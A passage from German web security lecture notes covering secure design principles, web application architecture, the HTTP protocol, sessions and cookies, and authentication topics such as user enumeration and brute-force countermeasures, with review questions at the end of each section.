- verschiedene Benutzerrollen
- Mehraugen-Prinzip
- dedizierter Logging-Host

Hinweis: Separation of Duties kann nur sinnvoll umgesetzt werden, sofern Authentication und Authorization implementiert wurden.

2.2.4 Defense in Depth/Hardening

Das Zwiebelmodell der Sicherheit vergleicht die Gesamtsicherheit einer Applikation mit einer Zwiebel. Im Inneren der Zwiebel befindet sich das schützenswerte Gut (Daten, Operationen), rundherum gibt es einzelne Sicherheitsschichten, analog zu den Schichten einer Zwiebel. Solange zumindest eine Schutzschicht vorhanden ist, ist die Sicherheit des Gesamtsystems gewährleistet.

Essentiell ist, dass die einzelnen Schutzschichten voneinander unabhängig sind. Würde die gleiche Schutzschicht mehrfach verwendet werden (z. B. zweimal die gleiche Web-Application-Firewall mit dem identen Regelwerk der Applikation vorgeschaltet werden), würde ein Fehler in einer Schutzschicht automatisch auch den Schutz der zweiten Schutzschicht neutralisieren.

Zusätzlich zum erhöhten Schutz des schützenswerten Gutes wird durch die Zwiefelschichten auch Zeit im Fehlerfall erkaufte. Da das System noch nicht vollständig kompromittiert ist, besteht z. B. Zeit die Auswirkungen eines potentiellen Updates zu testen.

2.2.5 Fail-Open vs. Fail-Closed

Fail-Open (auch Fail-Safe genannt) und Fail-Close (auch Fail-Secure genannt) beschreiben das Verhalten eines Systems im Fehlerfall. Bei Fail-Open wird die Operation durchgeführt, bei Fail-Close wird diese verhindert.

Die Definition des gewünschten Verhaltens kann nur durch den Kunden geschehen. Beispiel: ein Smart-Türschloss welches über eine Mobilapplikation gesteuert werden kann. Das Verhalten im Falle eines Batteriefehlers kann unterschiedlich implementiert werden. In einigen Fällen (No-tausgang) wäre es sinnvoll, das Schloss zu öffnen; in einigen Fällen (Tresor) wäre es sinnvoll, das Schloss zu blockieren. Diese Auswahl kann nur vom Kunden durchgeführt werden.

2.2.6 No-Go: Security by Obscurity

Die Sicherheit eines Systems darf niemals von dessen Intransparenz abhängig sein. Ein besserer Ansatz ist z. B. Shannons: *The Enemy Knows the System*.

Ein motivierter Angreifer besitzt zumeist Möglichkeiten die Intransparenz zu lüften:

- Kauf und Reverse-Engineering der Software
- Diebstahl eines Systems
- Verlust der Obscurity durch Unfall (z. B. Selfies mit sichtbaren Schlüsseln im Hintergrund)

Analog gibt es in der Kryptographie das Kerckhoffsche Prinzip: die Sicherheit eines Algorithmus darf nur von der Geheimhaltung des Schlüssels und nicht durch die Geheimhaltung des Algorithmus abhängig sein.

2.2.7 Keep it Simple and Stupid (KISS)

Complexity is the enemy of security. Ein komplexes System mit vielen Komponenten bzw. Interaktionen zwischen Komponenten besitzt automatisch eine größere Angriffsfläche und bieten daher Angreifern mehr Möglichkeiten.

Man sollte Simplicity nicht mit primitiven Lösungen verwechseln. Der Grundgedanke stammt aus dem Lockheed-Martin Skunk Works Umfeld, also jenem Ingenieursteam welches der hoch-technologischsten Aufklärungsflugzeuge des Kalten Krieges entwarf (U2, SR-71).

2.3 Denial-of-Service Angriffe

Denial-of-Service Angriffe zielen darauf ab, die Verfügbarkeit einer Applikation zu beeinträchtigen. Dadurch kann der Dienst nicht mehr benutzt bzw. konsumiert werden und dem Betreiber entstehen Kosten, z. B. Verdientsentgang durch einen ausgefallenen Webshop.

Ein DoS-Angriff zielt entweder auf eine Applikations-bezogene Ressource wie z. B. erlaubte Verbindungen pro Applikationsbenutzer oder eine fundamentale Systemressource wie z. B. CPU-Zeit, Speicher oder Netzwerkbandbreite ab. Als Applikationsentwickler kann man bei Ressourcenintensiven Operationen mittels Rate-Limits die Situation leicht entschärfen.

In diesem Dokument wird nicht tiefer auf DoS-Angriffe eingegangen, da diese quasi die Holzhammermethode darstellen. Gerade gegenüber Angriffen gegen die Netzwerkbandbreite kann nur über kommerzielle Cloud- bzw. Rechenzentrenbetreiber entgegengewirkt werden. Diese sind

kostspielig und es entsteht eine Asymmetrie: die Abwehr des Angriffs ist kostspieliger als der Angriff selbst. Somit wird aus einem technischen DoS ein monetärer DoS.

2.4 Security und Usability

Es gibt das Vorurteil, dass Sicherheit und Usability konträr sind. Während dies in wenigen bedauerlichen Einzelfällen gegeben sein kann, sollte dies nicht als Pauschalausrede zur Vermeidung vom Selbst-Denken missbraucht werden.

Der Benutzer will primär eine Aufgabe erledigen. Im Zuge der Erledigung dieser Aufgabe sollte Sicherheit nicht im Weg stehen. Stattdessen sollte der offensichtliche Weg der Aufgabenerledigung sicher implementiert sein und den Benutzer über einen sicheren Weg zur Erledigung der Aufgabe leiten. Falls sicherheitsrelevante Benutzerentscheidungen notwendig sind, sollten diese möglichst früh erfolgen — wird dies während der Abarbeitung einer Aufgabe durchgeführt, kann der Benutzer so fokussiert sein, dass die Sicherheitsentscheidung nur peripher beachtet wird.

Ebenso sollte der Benutzer nicht mit irrelevanten Fragen bombardiert werden. Tests zeigen, dass dadurch nur der “Meldung-wegklicken”-Reflex konditioniert wird. Die Willigkeit eines Benutzers, auf Sicherheit Rücksicht zu nehmen ist begrenzt, vergleichbar mit einer Batterie. Wenn diese erschöpft ist, wird weniger (oder gar keine) Rücksicht auf die Security genommen.

Ein besserer Weg ist es, per default sichere Prozesse zu implementieren und im Bedarfsfall unsichere Operationen durch den Benutzer explizit zu erlauben. Die dabei verwendeten Benutzerinteraktionen sollten dem NEAT-Prinzipien genügen:

- Necessary: kann die Applikation, anstatt den Benutzer zu fragen, das Problem auf eine andere sichere Art und Weise lösen?
- Explained: besitzt der Benutzer das notwendige Wissen um eine informierte Entscheidung zu treffen?
- Actionable: kann der Benutzer überhaupt sinnvoll auf die dargestellte Meldung reagieren?
- Tested: ist die Meldung innerhalb der UX sinnvoll und wurde getestet, ob sie in jeglicher Form von Benutzerfluss sinnvoll ist?

Im Zuge der DSGVO/GDPR wurde bestimmt, dass Software *secure by design and default* sein muss. Dies bedeutet, dass Software die Möglichkeit einer sicheren Konfiguration bieten muss und diese im Auslieferungszustand auch sicher konfiguriert sein muss. Ein Beispiel das dagegen verstößt wäre der Einsatz von Default-Passwörtern.

2.5 Reflektionsfragen

1. Was versteht man unter einem Threat Model, welche Elemente sollten vorhanden sein (1-2 Sätze Beschreibung pro Element)
2. Erläutere das Minimalprinzip mit zumindest drei Beispielen für jenes.
3. Erläutere Least Privilege und Separation of Duties.
4. Erläutere Defense in Depth.
5. Welche Maßnahmen sollten im Zuge des Secure Development Lifecycles betrachtet werden? Erläutere einige der Maßnahmen.
6. Erkläre den Unterschied zwischen Fail-Open und Fail-Closed.

3. Web Applikationen

Der Titel dieses Dokumentes ist Web Security, dementsprechend sind unsere Zeile/Patienten auch Webapplikationen. Eine Definition fällt nicht einfach — allgemein betrachtet ist eine Webapplikation eine auf der Client-Server-Architektur basierte Applikation die als Kommunikationsprotokoll HTTP verwendet.

Bei einer Client-Server Applikation versendet der Client einen Auftrag an einen Server; letzterer führt den Auftrag im Namen des Clients aus und sendet die Antwort zurück. Wir betrachten immer die Gesamtkonstellation von Client (Webbrowser) und Server.

Aktuell ist HTTP 1.0/1.1 im Desktop-Bereich die häufigst verwendete HTTP Version, im Mobilbereich wird gerne HTTP/2 eingesetzt. Aktuell (2019) wird an der Spezifikation von HTTP/3.0 gearbeitet.

3.1 Struktur

Eine Webapplikation besitzt sowohl eine interne Architektur (Struktur der Applikation bzw. des Source Codes) als auch eine Systemarchitektur (Integration mit externen Systemen).

Ein häufiges Architektur-Muster (Pattern) für interne Architekturen ist das MVC-Pattern. Die interne Architektur wird stark durch das verwendete Framework und der verwendeten Programmiersprache geprägt. Es ist sinnvoll, sich an die Annahmen und Konventionen des verwendeten Frameworks zu halten anstatt gegen diese Konventionen anzukämpfen.

Eine Webapplikation wird in einer oder mehreren Programmiersprachen implementiert, zumeist unter Zuhilfenahme von Web-Frameworks bzw. -bibliotheken (diese können auch Bestandteil der Standardbibliothek einer der verwendeten Programmiersprachen sein). Das Werk des Entwicklers ist der Source Code, welcher die benötigten Funktionen der Webapplikation implementiert. In Abhängigkeit von der verwendeten Technologie wird dieser Code auf den Applikationsserver als source code oder in kompilierter Form eingespielt und auf diesem schlußendlich auch exekutiert. Während der Exekution wird zumeist ein Applikationsserver involviert. Dieser kann entweder als eigenständiger Prozess (z. B. *Apache Tomcat* als Applikationsserver für Java Servlets), innerhalb des Webservers (z. B. die Kombination von Apache Webserver mit *mod_php* für PHP) oder sogar

ein Teil des kompilierten Programms sein (z. B. bei Verwendung von statischen binaries mit Go oder Rust).

Ein häufiges Problem ist die Zuordnung der Admin-Verantwortung zu den jeweiligen Komponenten. Es kann passieren, dass Entwickler davon ausgehen, dass eine Komponente von Administratoren verwaltet wird und vice versa. Dadurch kann es zum Unterlassen wichtiger Updates kommen.

3.1.1 System-Architektur einer primitiven Web-Applikation

Eine einfache Webapplikation wird zumeist aus drei groben Komponenten bestehen:


- **Webserver:** dient zur Bereitstellung statischer Dateien und leitet dynamische Anfragen an die jeweiligen Applikationsserver weiter. Webserver sind optimiert für das effiziente Zustellen statischer Inhalte.
- **Applikationsserver:** beinhalten die Applikation und bieten die Laufzeitumgebung der Applikation an. Die Applikation kommuniziert mit einer Datenbank zur Speicherung dynamischer Daten.
- **Datenbank:** beinhaltet dynamische Daten.

Die Bearbeitung einer Client-Anfrage durch den Applikationsserver kann längere Zeit benötigen. Während der Bearbeitung blockiert der Applikationsserver — um einen höheren Durchsatz und geringere Latenzzeiten zu erreichen wird häufig ein Webserver mit mehreren Applikationsservern kombiniert.

Je nach Webserver- und Applikationsserverimplementierung kann der Applikationsserver Teil des Webserver sein. Intern sind die Funktionalitäten allerdings getrennt. Im Sinne von Separation of Concerns ist es vorteilhaft, Applikationsserver und Webserver zu trennen. Dadurch ist es möglich, die unterschiedlichen Serverprozesse mit eigenständigen Benutzerrollen zu betreiben.

3.1.2 Potentielle zusätzliche Komponenten bei Webapplikationen

Während Webserver, Applikationsserver und Datenbank zum Betrieb einer dynamischen Webapplikation prinzipiell ausreichen, kann es zu einer Inflation von externen Komponenten kommen:



Um einige der hier vorkommenden Komponenten zu erwähnen:

- **Load-Balancer:** verteilen den Traffic auf mehrere Webserver. Hier kann es zu Problemen beim Session-Management kommen.
- **Content Delivery Networks (CDNs):** dienen zur Performancesteigerung bei der Zustellung statischer Daten. Die Inhalte werden über ein geographisch verteiltes Netzwerk direkt an die

Clients zugestellt.

- Caching Services werden verwendet, um häufig benötigte Daten oder Webseitenfragmente zwischenspeichern. Zumeist geschieht dies in-memory, bekannte Produkte sind z. B. memcached. Ein häufiges Problem ist, dass der Zugriff ohne Überprüfung der Authentifizierung erfolgt. Somit erhält ein Angreifer mit Zugriff auf einen Caching Service potentiell auch Zugriff auf sensible Daten.
- Job Server: eine Client-Anfrage muss innerhalb kurzer Zeit beantwortet werden, falls dies nicht erfolgt kann im worst-case der Client-Browser die Verbindung unterbrechen. Um trotzdem langfristige Operationen auszuführen, können diese nebenläufig durch einen Job-Servers ausgeführt werden. Bekannte Produkte in diesem Umfeld sind RabbitMQ oder Redis. Ein potentielles Problem ist, dass Jobs Datenbankzugriffe benötigen und daher der Job Worker eine bestehende Verbindung zur Datenbank besitzt (welche von einem Angreifer ausgenutzt werden kann).
- Full-Text Search: viele Webapplikationen benötigen eine Volltextsuche, diese wird teilweise über einen externen Suchserver implementiert. Dieser beinhaltet eine bearbeitete Version des Datenbestands der Datenbank. Ein mögliches Problem sind fehlende Berechtigungsüberprüfungen — während auf der Datenbank der Datenzugriff zwar eingeschränkt wird, wird dies häufig innerhalb der Suchdatenbank vergessen.
- External Services werden häufig von Webapplikationen aufgerufen bzw. integriert. Ein Problem dabei ist, dass Webapplikationen häufig davon ausgehen, dass externe Services sich an definierte Protokolle halten.

3.2 Angriffsfläche/Attack Surface

Die Angriffsfläche ist jener Bereich, auf den ein potentieller Angreifer Zugriff erhält. Die extern sichtbare Webapplikation ist Teil der Angriffsfläche. Im Sinne der Systemsicherheit sollten Entwickler versuchen, die Angriffsfläche zu minimieren. Problematisch ist, dass die Angriffsfläche nicht nur die direkte Applikation, sondern auch alle verbundenen Funktionen und Komponenten, beinhaltet. Bei der Definition der Angriffsfläche sollten u.a. folgende Fragen gestellt werden:

- Sind interne Anwender potentielle Angreifer? In diesem Fall wären auch interne Schnittstellen Teil der Angriffsfläche.
- Sind Administratoren potentielle Angreifer? In diesem Fall wären auch etwaige Administrationswebseiten Teil der Angriffsfläche.
- Besitzt der Angreifer Zugriff auf Backups oder Logdateien?
- Besitzt ein Angreifer Zugriff auf externe Services und sind daher die Callbacks innerhalb der Applikation Teil der Angriffsfläche?

3.2.1 Wartungszuständigkeiten

Ein Problem bei Webapplikationen mit vielen Komponenten ist die Wartungsverantwortlichkeit. Die Applikation wird durch Softwareentwickler bereitgestellt, die Wartung der jeweiligen Komponenten erfolgt meistens durch Administratoren.

Beispiel: eine Applikation benötigt einen Java-Applikationsserver (z.B. Tomcat). Die Administratoren setzen einen Linux Server auf und installieren manuell Tomcat (Download von der Hersteller-Website) da eine spezielle Tomcat Version benötigt wird. Die Entwickler übergeben den kompilierten Source Code als war-File welches von den Admins eingespielt wird. Das Betriebssystem wird regelmäßig über dessen Update-Mechanismus upgedatet. Der Applikationsserver kann nicht automatisch upgedatet werden, da hier erst von den Entwicklern das okay kommen muss. Wer übernimmt das Update des Applikationsservers (das nicht automatisiert werden kann)?

Durch das Outsourcing von Funktionalität in die Cloud wurde dieses Problem noch verschärft,

folgende Grundregeln können angenommen werden:

- Self-hosted Server mit eigener Applikation: hier ist der Betreiber/Entwickler für die Wartung aller Komponenten (inkl. Firmware, Lights-out-Management/BMC, Netzwerkinfrastruktur) zuständig.
- Infrastructure-as-a-Service (IaaS): hier ist der Anbieter (z. B. Amazon mit seinem EC2 Dienst) für die Hardware, Virtualisierung, Firmware und Netzwerkhardware zuständig. Der eingemietete User ist für Betriebssystem, Laufzeitumgebung, lokale betriebene Hintergrunddienste wie z. B. Datenbanken und die Applikation zuständig.
- Plattform-as-a-Service: hier ist der Anbieter (z. B. Heroku) zusätzlich (zu den IaaS Dingen) noch für das Betriebssystem, die Laufzeitumgebung und Hintergrundservices zuständig.
- Software-as-a-Service (SaaS): hier ist der Anbieter der Software (z. B. gmail) für die Wartung aller Komponente zuständig.

3.3 HTTP Protokoll

Das Hypertext Transfer Protocol (HTTP) ist ein textbasiertes Protokoll welches primär zur Kommunikation zwischen Webservern und Web-Clients (wie z. B. Webbrowsern) verwendet wird. HTTP 1.0 wurde 1996 als RFC 1945 standardisiert. 1999 wurde das Protokoll mit dem Update auf HTTP 1.1 (RFC 2616) modernisiert, es wurde z. B. HTTP Pipelining (die Übertragung mehrerer Dateien innerhalb einer HTTP Verbindung) in den Standard aufgenommen. 2015 wurde HTTP/2 im RFC 7540/7541 definiert: Verbesserungen betreffen das Multiplexing von Anfragen, serverseitige Push-Nachrichten und die Kompression der übertragenen Daten.

HTTP verwendet zumeist TCP auf Port 80, die verschlüsselte Variante HTTPS verwendet Port 443. Häufig verwendete Ports für weitere HTTP-basierte Services sind 3000, 8000, 8080 und 8081.

Das Protokoll basiert auf Nachrichten, die zwischen Client (Browser) und Server übertragen werden. Dabei folgt auf den initialen Request des Clients immer eine Response des Servers.

3.3.1 HTTP Request

Bei HTTP 1.0/1.1 werden Anfragen von Webbrowsern an Webserver als mehrzeilige Textdokumente verschickt. Die erste Zeile dieses Dokuments beinhaltet als erstes Wort das zu verwendete HTTP Verb gefolgt von dem aufgerufenen Pfad und der verwendeten HTTP-Version. Jede weitere Zeile beinhaltet einen HTTP Header, diese sind immer als *Key: Value* strukturiert.

Bei folgendem Beispiel versucht ein Webbrowser auf die Datei `/index.html` eines Webservers lesens (Verb: GET) zuzugreifen:

```
GET /index.html HTTP/1.1
Host: snikt.net
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

HTTP Request Verbs/Methoden

Ein Request beginnt immer mit einem HTTP Verb (auf Englisch auch HTTP Request Method genannt), dieses beschreibt die Aktion die der Client gerne hätte. Häufig verwendete Verben wären:

- HTTP GET beschreibt einen Lesezugriff bei dem es zu keiner Veränderung des serverseitigen States kommen sollte.
- HTTP HEAD entspricht einem HTTP GET, allerdings wird kein HTTP Body übertragen. Diese Operation wird häufig verwendet um Meta-Daten zu erfragen.

- HTTP POST ist eine datenverändernde Operation und wird verwendet um ein neues Objekt zum Server zu übertragen (also um quasi ein neues Objekt anzulegen).
- HTTP PUT ist eine datenverändernde Operation welche ein Objekt am Server ersetzt, also quasi aktualisiert.
- HTTP DELETE löscht ein Objekt/Datei vom Server.
- HTTP PATCH ist eine datenverändernde Operation welche einen Teil eines bestehenden Objektes modifiziert.
- HTTP CONNECT wird verwendet um einen Tunnel aufzubauen.
- HTTP OPTIONS listet alle erlaubten Kommunikationsoptionen für eine Resource auf.
- HTTP TRACE führt zu Debug-Zwecken einen loop-back Test aus.

Ein verwendetes HTTP Verb kann sowohl *safe* als auch *idempotent* sein. Safe Verben sollten niemals Ressourcen verändern (also Daten am Server modifizieren). HTTP GET, OPTIONS und HEAD sind Beispiele von safe Verben.

Idempotente Verben sollten auch bei wiederholtem Aufruf auf eine Resource das idente Ergebnis liefern. Sie können also beliebig häufig aufgerufen und wiederholt werden. Beispiel für idempotente Verben sind z. B. OPTIONS, GET, HEAD, PUT oder DELETE. Wenn z. B. während eines DELETE Aufrufs ein Timeout geschieht, kann der Client die Operation wiederholen ohne einen undefinierten server-seitigen State zu erzeugen. Aus diesem Grund wird z. B. ein Update eines bestehenden Datensatzes gerne über das PUT Verb implementiert: wird ein Update mit den gleichen übergebenen Daten ausgeführt, kann es beliebig häufig wiederholt werden und der server-seitige State sollte ident sein.

Die Verwendung des richtigen Verbes besitzt rein semantische Natur und muss von der Web-Applikation umgesetzt werden. Nichts hindert einen Programmierer, eine Operation mit einem unpassenden HTTP Verb anzubieten. Allerdings gehen mehrere Komponenten (wie z. B. Web Proxies, Caches oder Web Application Firewalls) von der richtigen Verwendung der jeweiligen Verben aus, wird ein falsches Verb verwendet kann dadurch inkorrektes Verhalten provoziert werden.

Request Host Header

Der übergebene *Host*-Header kann sicherheitsrelevant sein: dieser Header wird nicht verwendet um auf der Netzwerkebene das Ziel zu identifizieren, sondern wird erst vom Zielwebserver verwendet. Einige Webserver verwenden diesen Header um Adressen innerhalb der Antwortseite zu generieren.

3.3.2 HTTP Response

Der Server liefert nun ein Antwortdokument:

```
HTTP/1.1 302 Found
Date: Sun, 03 Mar 2019 22:03:21 GMT
Server: Apache/2.4.25 (Debian)
Location: https://snikt.net/
Content-Length: 277
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://snikt.net/">here</a>.</p>
<hr>
<address>Apache/2.4.25 (Debian) Server at snikt.net Port 80</address>
</body></html>
```

Hier fällt zuerst der Statuscode (302) auf. Prinzipiell beschreiben Codes aus dem 100er Bereich *Continue*, Codes im 200er Bereich Erfolg (*success*), Code im 300er Bereich sind Redirects, Codes im 400er Bereich sind clientseitige Fehler und Codes im 500er Bereich beschreiben serverseitige Fehler.

Webserver können mehrere optionale HTTP Header inkludieren und auf diese Weise dem Webbrowser Informationen mitteilen. Diese Möglichkeit wird häufig im Zuge des Browser-Hardenings verwendet.

Information Disclosure durch HTTP Header

Die optionalen Header können einen negativen Sicherheitsimpact besitzen, häufig kommt es z. B. zu einer Information Disclosure. Bei dieser erhält der Angreifer durch gesprächige Server Informationen, die ein normaler Benutzer eigentlich nicht benötigen sollte aber einem Angreifer behilflich sind. Im gezeigten Antwortdokument teilt der Server den verwendeten Webserver (*Apache*), das verwendete Betriebssystem (*Debian*) und die Versionsnummer des Webservers (2.4.25) über den *Server* Header mit. Dies erlaubt es einem Angreifer, gezielt nach Schwachstellen für diese Softwarekomponente zu suchen. Im Zuge des Hardenings werden solche Versionsinformationen zumeist maskiert.

3.4 Sessions and Cookies

Eine Session ist eine stehende Verbindung zwischen einem Client und einem Server. Innerhalb der Session kann der Server Zugriffe einem Client zuordnen. Nach erfolgtem Login kennt der Server die Benutzeridentität des Clients (bis zum erfolgten Logout).

HTTP ist ein zustandsloses Protokoll, jeder Zugriff ist alleinstehend. Die Session muss daher auf einer höheren Ebene (ISO/OSI: Applikationslayer) gebaut werden. Im Web-Umfeld werden zumeist Cookie-basierte Sessions verwendet, andere Möglichkeiten wären z. B. Token basierte Systeme.

Ein Cookie ist ein kleines Datenpaket welches im Zuge des Session-Managements vom Server dem Client mitgeteilt wird. Der Client speichert nun dieses Cookie und inkludiert es in jedem Folgeaufruf von Operationen auf dem setzenden Webserver. Beim Setzen des Cookies wird der Name und dessen Wert gesetzt. Zusätzlich gibt es die Möglichkeit mehrere sicherheitsrelevante Flags, den Geltungsbereich (Pfad, Domain) als auch Lebenszeit (Expiry-Date) zu setzen.

3.5 WebSockets


WebSockets bieten eine bidirektionale Verbindung zwischen Webbrowser und Webserver. Im Gegensatz zu klassischen HTTP (1.0/1.1) kann der Server auch Nachrichten zum Client pushen, ebenso ist der Overhead geringer, da keine dezidierten HTTP-Header pro übertragener Nachricht anfallen.

Der WebSocket wird durch einen Client-Request aufgebaut. Bei diesem teilt der Client mit, dass er gerne die Verbindung auf einen WebSocket upgraden will, im Erfolgsfall entgegnet der Server mit einem HTTP 101 Code. Bei der initialen Client-Anfrage werden alle HTTP Header mitübertragen, der Server erlangt so Zugriff auf etwaige Authorization-Header und/oder Session-Cookies und kann so Clients identifizieren.

3.6 Reflektionsfragen

1. Was versteht man unter der Angriffsfläche? Gib mehrere Beispiele für Angriffsflächen die über die reine Webapplikation hinausgehen.

-
2. Erkläre das Problem der Wartungszuständigkeit/Verantwortlichkeiten wenn die Entwicklung und der Betrieb einer Webapplikation auf mehrere Administratoren und Entwickler verteilt wird.
 3. Wie können HTTP Header im Zuge einer Information Disclosure verwendet werden?
 4. Was sind HTTP Methoden? Erkläre *safe* und *idempotente* HTTP Methoden.



Authentication und Authorisierung

4	Authentifikation	21
4.1	Identifikation und Authentifikation	
4.2	Login- und Logout	
4.3	Behandlung von Passwörtern	
4.4	Alternativen zu Passwort-basierten Logins	
4.5	Authentication von Operationen	
4.6	Reflektionsfragen	
5	Authorization	29
5.1	Probleme während der Authorization	
5.2	Probleme bei Verwendung von WebSockets	
5.3	Time of Check, Time of Use (TOCTOU)	
5.4	Reflektionsfragen	
6	Session Management	33
6.1	Cookies	
6.2	Client- vs Server-Side Session	
6.3	ViewState	
6.4	Idealer Sessionablauf	
6.5	Potentielle Probleme beim Session-Management	
6.6	JSON Web Tokens	
6.7	Reflektionsfragen	
7	Federation/Single-Sign on	41
7.1	Festival-Beispiel	
7.2	OAuth2 und OpenID-Connect	
7.3	SAML2	
7.4	Reflektionsfragen	

4. Authentifikation

Sobald eine Webapplikation sensitive bzw. privilegierte Operationen und Daten bereitstellt, besteht die Notwendigkeit die Identität des zugreifenden Benutzers zu erheben und verifizieren. Dieses Kapitel beschäftigt sich mit diesen Vorgängen.

Authentifikation kann als die Verifikation einer behaupteten Benutzeridentität über zuvor ausgetauschte Details (wie z. B. das während der Registrierung angegebenen Passwort) definiert werden. Nach erfolgreichem Login wird zumeist eine langfristige Verbindung (Session) zu dem Benutzer aufgebaut. Bei Folgezugriffen wird dieses Vertrauensverhältnis verwendet, um den Benutzer sowohl zu identifizieren als auch authentifizieren.

4.1 Identifikation und Authentifikation

Bei der Identifikation claimed der Benutzer seine Identität, z. B. durch Angabe eines zuvor registrierten Benutzernamens. Weitere Möglichkeiten wären z. B. SmartCards oder biometrische Methoden. Die Identifikation wird zumeist mit einer Authentifikation kombiniert.

Die Authentifikation dient zur Validierung der behaupteten Identität des Benutzers. Es gibt mehrere Möglichkeiten (Faktoren) über welche ein Benutzer seine Identität authentifizieren kann:

- Passwort (Something you know)
- Hardware-Tokens (something you have)
- Biometrische Verfahren (something you are)
- Soziale Beziehungen (someone you know)
- Zugriff auf ein Email-Konto (z. B. Slackanmeldung mittels Link in Email)
- PostIdent: Verifikation am Postamt mittels Ausweis
- VideoIdent: Verifikation mit Ausweis mittels Videokonferenz

Bei der initialen Registrierung und bei nachfolgenden Anmeldungen können unterschiedliche Faktoren verwendet werden. Z. B. VideoIdent bei der Registrierung, bei Folgeanmeldungen Passwörter.

Durch die Kombination mehrere Faktoren erhält man eine Multifaktor-Authentifikation (MFA), häufig wird als Zweifaktoren-Authentifikation (2FA) ein Passwort mit einem Token kombiniert. Wichtig bei der MFA ist die Wahl von Faktoren aus unterschiedlichen Klassen. Es macht z. B.

wenig Sinn eine Fingerprint-Authentifikation mit einer Iris-Authentifikation zu kombinieren. Ein schönes Beispiel, bei dem Faktoren verschiedener Klassen schlecht durch einen User kombiniert werden wäre es, wenn der Benutzer einer Bankomatkarte seinen PIN (something you know) auf seine Bankomatkarte (something you have) schreibt.

4.2 Login- und Logout

Wenn ein Login- und Logout innerhalb der Applikation implementiert werden, müssen gewisse Grundfunktionen abgedeckt sein.

4.2.1 Login-Formular

Das Login-Formular sollte entsprechend dem KISS Prinzip als einfaches HTML-Formular implementiert werden. Hauptgrund dafür ist, dass das Login-Formular mit Passwort-Managern kompatibel sein sollte. Dies impliziert, dass das Login-Formular aus Textfeldern für Benutzername und Passwort als auch einem Login-Button bestehen sollte.

Negative Beispiele die den Umgang mit Passwort-Managern erschweren würden:

- Benutzername und Passwort-Feld nicht innerhalb der gleichen Seite
- Passwort-Feld wird erst angezeigt, nachdem ein Benutzername eingegeben wurde
- Flash-, Silverlight- oder Java-Applets
- Authentication through EMail a la Slack (Email mit Bestätigungslink dient als Passwortsatz)
- HTTP BASIC basierte Authentifikation

4.2.2 User Enumeration Angriffe

Eine User Enumeration liegt vor, wenn ein Angreifer gezielt Informationen über das Vorhandensein eines Benutzers erzielen kann. Zumeist geschieht dies über schlecht gewählte Fehlermeldungen. So kann ein Angreifer bei der Fehlermeldung "Passwort invalid" davon ausgehen, dass ein Benutzername dem System bekannt ist. Lösung: Verwendung generischer Fehlermeldungen wie "Benutzer/Passwort-Kombination nicht bekannt".

Während dies bei einem Login-Formular leicht zu bewerkstelligen ist, sind weitere Operationen komplexer:

- "Passwort vergessen"-Funktion: hier muss meistens eine Email-Adresse angegeben werden. Falls die Email-Adresse dem System nicht bekannt ist, sollte keine Fehlermeldung ausgegeben werden, sondern ein Hinweis, dass an die angegebene Email eine Benachrichtigungsemail versendet wurde.
- Bereits vorhandene Email-Adresse bei Registrierung: hier sollte ebenso eine neutrale Erfolgsmeldung innerhalb der Webseite ausgegeben, und anschließend in einer Bestätigungsemail der Benutzer darauf hingewiesen werden, dass er bereits ein Konto mit der Email-Adresse angelegt hatte.
- Bereits vorhandener Login bei Registrierung: hier muss dem User eine Fehlermeldung angezeigt werden.

Generell ist dieser Bereich einer derjenigen, bei denen Usability und Security potentiell konträre Ziele besitzen.

4.2.3 Brute-Force Angriffe gegen Login-Formular

Brute-Force Angriffe versuchen mittels automatisierter Anfragen eine valide Benutzernamen/Passwort-Kombination zu erraten. Durch die Kenntnis bekannter Benutzernamen können Brute-Force Angriffe beschleunigt werden (z. B. durch eine zu vorige User Enumeration).

Tools in diesem Umfeld sind z. B. Hydra, Brute-Force Angriffe sind allerdings in den meisten interaktiven Testtools integriert. Die erreichte Geschwindigkeit befindet sich meistens bei mehreren

Zehntausend Versuchen in der Stunde.

Brute-Force Angriffe versuchen entweder eine Kombination des gesamten Testbereichs (Buchstaben, Zahlen, Sonderzeichen) oder verwenden vorbereitete Passwortlisten. Diese können auf verschiedene Arten bereitgestellt werden:

- Sammlung von Passwörtern von etwaigen Password Leaks.
- Automatisch generierte Liste basierend auf den öffentlichen Seiten der zu testenden Homepage.
- Deep-Learning basierte Verfahren, die basierend auf existierenden Passwortlisten neue Passwortlisten generieren.

Gegenmaßnahmen zielen auf eine Verlangsamung des Angriffs bzw. auf eine Sperre betroffener Konten ab:

- Rate-Limits bzw. Verlangsamung bei Fehlerseiten.
- Sperre von Benutzeraccounts bzw. IP-Adressen nach einer definierten Anzahl von Fehlversuchen.
- Einsatz einer Mehrfaktorauthentification

4.2.4 Logout

